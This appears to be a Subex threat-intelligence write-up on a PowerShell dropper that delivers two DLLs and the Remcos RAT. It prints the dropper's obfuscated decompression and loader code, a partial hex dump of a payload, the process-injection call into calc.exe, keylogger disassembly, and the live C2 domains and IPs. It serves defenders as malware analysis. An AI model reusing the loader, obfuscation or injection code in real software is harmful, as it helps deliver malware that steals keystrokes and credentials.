SUBEX



PowerShell Dropper: Remcos RAT

Date: 15/02/2021

Shikha Sangwan

PowerShell is usually used for automation and simplifying configuration. PowerShell scripts are very efficient way of transferring malicious executables and malicious documents. PowerShell scripts usually uses obfuscation and encoding to hide the process and effectively creates malwares and drops in the system.

Overview

The sample was identified by Subex Secure Threat-Intelligence HoneyPot on 5th February 2021. The sample is a PowerShell script which is a third stage dropper. It drops two malicious .dll files and a Remcos RAT malware in the system. It has some minor obfuscation. The .dll files set registries and the Remcos malware executes a keylogger and sends key strokes to C2.

Infection Flow




Figure 1: Infection

Technical Analysis

The script has 3 payloads embedded. It has encoded the file content so that in no way the malicious intents could be interpreted.
The first payload is shown in the figure below:



Figure 2: Payload 1

The string defined in $MNB contains the first payload which is encoded by random characters. We get the payload by replacing '#$' with '0x' as shown in the figure below. After compressing the hex values, we get a malicious .dll file named "JAM.dll".




Figure 3

Similarly, the second payload is defined in '$blindB' as shown in the figure below and encoded by random characters. After replacing '#$' with '0x', we get the payload. It is also a malicious .dll file named "WindowsFormsApplication68.dll".




Figure 4: Payload 2

The script has used GzipStream class to compress and decompress the byte array. The code is shown in the figure below:

```
function bwQhLrcc {

    [CmdletBinding()]
    Param ([byte[]] $YPjUs)

    Process {

        $vjyq = New-Object 'Syste#####moryStream'.Replace('#####','m.IO.Me') ( , $YPjUs )
        $ukwgAuJh = New-Object 'Syste#####moryStream'.Replace('#####','m.IO.Me')
            $UyWJl = New-Object 'System.I@@@@@@@@pStream'.Replace('@@@@@@@@','O.Compression.Gzi') $vjyq,
            ([IO.Compression.CompressionMode]::Decompress)

    $AqufOI = New-Object byte[](1024)
    while($true){
        $blbt = $UyWJl.Read($AqufOI, 0, 1024)
        if ($blbt -le 0){break}
        $ukwgAuJh.Write($AqufOI, 0, $blbt)
        }


        [byte[]] $vxs = $ukwgAuJh.ToArray()
        Write-Output $vxs
    }
}
```

Figure 5: Code to compress and decompress

Then the script fetches the current domain information and loads the first 2 payloads. Then, it injects the 3rd payload which is also converted in byte array and random characters are used for obfuscation.

```
[byte[]]$xxJxEV = bwQhLrcc $blindB
[byte[]]$CJjbyPy = bwQhLrcc $MNB

  $y='[System.Ap***ain]'.replace('***','pDom')|g;$g55=$y.GetMethod("get_CurrentDomain")
  $uy=$g55.Invoke($null,$null)
  $vmc='$uy.Lo%$($xxJxEV)'.Replace('%$','ad')
  $vmc| g
  [oioioi]::fdsfdf()
  $vmc2='$uy.Lo%$($CJjbyPy)'.Replace('%$','ad')
  $vmc2| g
  [Byte[]]$MNB2=('#$4D,#$5A,#$90,#$00,#$03,#$00,#$00,#$00,#$04,#$00,#$00,#$00,#$FF,#$FF,#$00,#$00,#$B8,#$00,#$00,#$00,#$00,#$00,#$00,#
  $40,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$0
  0,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$01,#$00,#$00,#$0E,#$1F,#$BA,#$0E,#$00,#$B4,#$09,#$CD,#$21,#$B8,#$01,#$4C,#$CD,#$21,#$54,
  #$68,#$69,#$73,#$20,#$70,#$72,#$6F,#$67,#$72,#$61,#$6D,#$20,#$63,#$61,#$6E,#$6E,#$6F,#$74,#$20,#$62,#$65,#$20,#$72,#$75,#$6E,#$20,#$69,#$
  6E,#$20,#$44,#$4F,#$53,#$20,#$6D,#$6F,#$64,#$65,#$2E,#$0D,#$0D,#$0A,#$24,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$64,#$7C,#$87,#$F9,#$20,#$1D
  ,#$E9,#$AA,#$20,#$1D,#$E9,#$AA,#$20,#$1D,#$E9,#$AA,#$6D,#$3E,#$F4,#$AA,#$21,#$1D,#$E9,#$AA,#$73,#$3E,#$F0,#$AA,#$22,#$1D,#$E9,#$AA,#$20,#
  $1D,#$E9,#$AA,#$2F,#$1D,#$E9,#$AA,#$5B,#$01,#$E5,#$AA,#$21,#$1D,#$E9,#$AA,#$A3,#$01,#$E7,#$AA,#$24,#$1D,#$E9,#$AA,#$C8,#$02,#$E3,#$AA,#$2
  B,#$1D,#$E9,#$AA,#$C8,#$02,#$ED,#$AA,#$24,#$1D,#$E9,#$AA,#$42,#$02,#$FA,#$AA,#$2F,#$1D,#$E9,#$AA,#$20,#$1D,#$E8,#$AA,#$6E,#$1C,#$E9,#$AA,
  #$98,#$1B,#$EF,#$AA,#$21,#$1D,#$E9,#$AA,#$C8,#$02,#$E2,#$AA,#$3E,#$1D,#$E9,#$AA,#$52,#$69,#$63,#$68,#$20,#$1D,#$E9,#$AA,#$00,#$00,#$00,#$
  00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$50,#$45,#$00,#$00,#$4C,#$01,#$05,#$00,#$67,#$5D,#$D9,#$5E,#$00,#$00,#$00
  ,#$00,#$00,#$00,#$00,#$00,#$E0,#$00,#$0E,#$01,#$0B,#$01,#$06,#$00,#$00,#$00,#$30,#$01,#$00,#$00,#$B0,#$00,#$00,#$00,#$00,#$00,#$00,#$74,#$3B,#
  $01,#$00,#$00,#$10,#$00,#$00,#$00,#$40,#$01,#$00,#$00,#$00,#$40,#$00,#$00,#$10,#$00,#$00,#$00,#$10,#$00,#$00,#$04,#$00,#$00,#$00,#$00,#$0
  0,#$00,#$00,#$04,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$02,#$00,#$00,#$10,#$00,#$00,#$00,#$00,#$00,#$00,#$02,#$00,#$00,#$00,#$00,
  #$00,#$10,#$00,#$00,#$10,#$00,#$00,#$00,#$00,#$10,#$00,#$00,#$10,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$
  00,#$00,#$00,#$00,#$E0,#$61,#$01,#$00,#$18,#$01,#$00,#$00,#$00,#$C0,#$01,#$00,#$F8,#$0B,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00
  ,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$D0,#$01,#$00,#$E4,#$23,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#
  $00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$0
  0,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$40,#$01,#$00,#$8C,#$05,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,
  #$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$2E,#$74,#$65,#$78,#$74,#$00,#$00,#$00,#$16,#$2E,#$01,#$00,#$00,#$
  10,#$00,#$00,#$00,#$30,#$01,#$00,#$00,#$10,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$20,#$00,#$00,#$60,#$2E
  ,#$72,#$64,#$61,#$74,#$61,#$00,#$00,#$90,#$54,#$00,#$00,#$00,#$40,#$01,#$00,#$00,#$60,#$00,#$00,#$00,#$40,#$01,#$00,#$00,#$00,#$00,#$00,#
  $00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$40,#$00,#$00,#$40,#$2E,#$64,#$61,#$74,#$61,#$00,#$00,#$00,#$4C,#$11,#$00,#$00,#$00,#$A0,#$01,#$0
```

Figure 6: Loading Payloads

The first two payloads that are .dll files, set registry values and call suspicious native API functions like 'VirtualProtect' and 'GetProcAddress' to evade any OS protection system.

It then injects the 3rd payload in calc.exe, as shown in the figure below:

```
#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,#$00,
00,#$00,#$00,#$00,#$00,#$00,#$00,#$00'.replace('#$','0x'))| g
[JAM.CASTLE]::CRASH('calc.exe',$MNB2)
```

Figure 7: Injecting 3rd Payload

The 3rd payload is the main payload which is **Remcos RAT.**
After executing, it checks workstation domain and connects to C2. It connects to three malicious domains:

ddns.whsthings.xyz
newrem.duckdns.org
servr2.plzbanif3abused.xyz

Then it executes a keylogger as shown in the disassembly,

```
00405075    FF 15   call dword ptr ds:[<&std::basic_
0040507B    8B CB   mov ecx,ebx
0040507D    E8 B5   call payload3.405037
00405082    80 3D   cmp byte ptr ds:[41A158],32      32:'2'
00405089    BE B4   mov esi,payload3.4149B4          4149B4:"Offline Keylogger Started"
0040508E    74 17   je payload3.4050A7
00405090    83 EC   sub esp,10
00405093    8D 45   lea eax,dword ptr ss:[ebp-1]
00405096    8B CC   mov ecx,esp
00405098    50      push eax
00405099    56      push esi                         esi:"rs\\worker\\Desktop\\payload3.exe\""
0040509A    FF 15   call dword ptr ds:[<&std::basic_
004050A0    8B CB   mov ecx,ebx
004050A2    E8 0D   call payload3.405CB4
004050A7    83 EC   sub esp,10
004050AA    8D 45   lea eax,dword ptr ss:[ebp-1]
004050AD    8B CC   mov ecx,esp
004050AF    50      push eax
004050B0    56      push esi                         esi:"rs\\worker\\Desktop\\payload3.exe\""
004050B1    FF 15   call dword ptr ds:[<&std::basic_
004050B7    83 EC   sub esp,10
004050BA    8D 45   lea eax,dword ptr ss:[ebp-2]
```

Figure 8: Starting Keylogger

It captures and logs key-strokes as shown in the disassembly below:

```
00405DF3    68 44   push payload3.414C44            414C44:" [PagUp] "
00405DF8    E9 4E   jmp payload3.40604B
00405DFD    53      push ebx
00405DFE    8D 45   lea eax,dword ptr ss:[ebp-2]
00405E01    83 EC   sub esp,10
00405E04    8B CC   mov ecx,esp
00405E06    50      push eax
00405E07    68 3C   push payload3.414C3C            414C3C:" [Esc] "
00405E0C    E9 3A   jmp payload3.40604B
00405E11    88 5E   mov byte ptr ds:[esi+2F],bl
00405E14    E9 3F   jmp payload3.406058
00405E19    53      push ebx
00405E1A    8D 45   lea eax,dword ptr ss:[ebp-3]
00405E1D    83 EC   sub esp,10
00405E20    8B CC   mov ecx,esp
00405E22    50      push eax
00405E23    68 30   push payload3.414C30            414C30:" [Pause] "
00405E28    E9 1E   jmp payload3.40604B
00405E2D    53      push ebx
00405E2E    8D 45   lea eax,dword ptr ss:[ebp-4]
00405E31    83 EC   sub esp,10
00405E34    8B CC   mov ecx,esp
00405E36    50      push eax
00405E37    68 24   push payload3.414C24            414C24:" [Enter] \r\n"
00405E3C    E9 0A   jmp payload3.40604B
00405E41    53      push ebx
00405E42    8D 45   lea eax,dword ptr ss:[ebp-5]
00405E45    83 EC   sub esp,10
00405E48    8B CC   mov ecx,esp
00405E4A    50      push eax
00405E4B    68 1C   push payload3.414C1C            414C1C:" [Tab] "
00405E50    E9 F6   jmp payload3.40604B
00405E5E    50      push eax
00405E5F    68 10   push payload3.414C10            414C10:" [BckSp] "
00405E64    E9 E2   jmp payload3.40604B
00405E69    53      push ebx
00405E6A    8D 45   lea eax,dword ptr ss:[ebp-7]
00405E6D    83 EC   sub esp,10
00405E70    8B CC   mov ecx,esp
00405E72    50      push eax
00405E73    68 04   push payload3.414C04            414C04:" [PagDw] "
00405E78    E9 CE   jmp payload3.40604B
00405E7D    83 E8   sub eax,23
00405E80    74 77   je payload3.405EF9
00405E82    48      dec eax
00405E83    74 60   je payload3.405EE5
00405E85    48      dec eax
00405E86    74 49   je payload3.405ED1
00405E88    48      dec eax
00405E89    74 32   je payload3.405EBD
00405E8B    48      dec eax
00405E8C    74 1B   je payload3.405EA9
00405E8E    48      dec eax
00405E8F    0F 85   jne payload3.406058
00405E95    53      push ebx
00405E96    8D 45   lea eax,dword ptr ss:[ebp-8]
00405E99    83 EC   sub esp,10
00405E9C    8B CC   mov ecx,esp
00405E9E    50      push eax
00405E9F    68 F8   push payload3.414BF8            414BF8:" [Down] "
00405EA4    E9 A2   jmp payload3.40604B
00405EA9    53      push ebx
00405EAA    8D 45   lea eax,dword ptr ss:[ebp-9]
00405EAD    83 EC   sub esp,10
```

Figure 9: Capturing Key-Strokes




Figure 10: Capturing Key-Strokes

It also steals sensitive information like browser passwords and cookies and sends these information to C2.




Figure 11: Steals Chrome passwords and cookies




Figure 12: Steals Firefox credentials

IOCs:

Domain	IP
ddns.whsthings.xyz	75.2.37.224
newrem.duckdns.org	192.169.69.25
servr2.plzbanif3abused.xyz	

Sample Hashes:

	File	Hash
Main Sample	PowerShell Script	8fd66c20a0fb88ea8b215baf995d5dba
Payload 1	JAM.dll	7dbcf81f2ee877e451316881f076e757
Payload 2	WindowsFormsApplication.dll	bd94b9ad6cd4ce882093a320a834832b
Payload 3	Remcos	112fae0b465ac792573980cecee66afd

MITRE ATT&CK Techniques Used

Tactic	Technique ID	Technique
Defence Evasion	T1055	Process Injection
Credential Access	T1003	OS Credential Dumping
	T1056	Input Capture
	T1552.001	Credentials in Files
Discovery	T1082	System Information Discovery
Collection	T1056	Input Capture
Command and Control	T1105	Ingress Tool Transfer
	T1219	Remote Access Software
	T1071	Application Layer Protocol
Execution	T1106	Native API

Subex Secure Protection

Subex Secure detects the PowerShell malware as 'SS_Gen_Powershell_Dropper_A'.
Subex Secure detects the Remcos malware as 'SS_Gen_Remcos_RAT_A'.

Our Honeypot Network

This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of the following attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.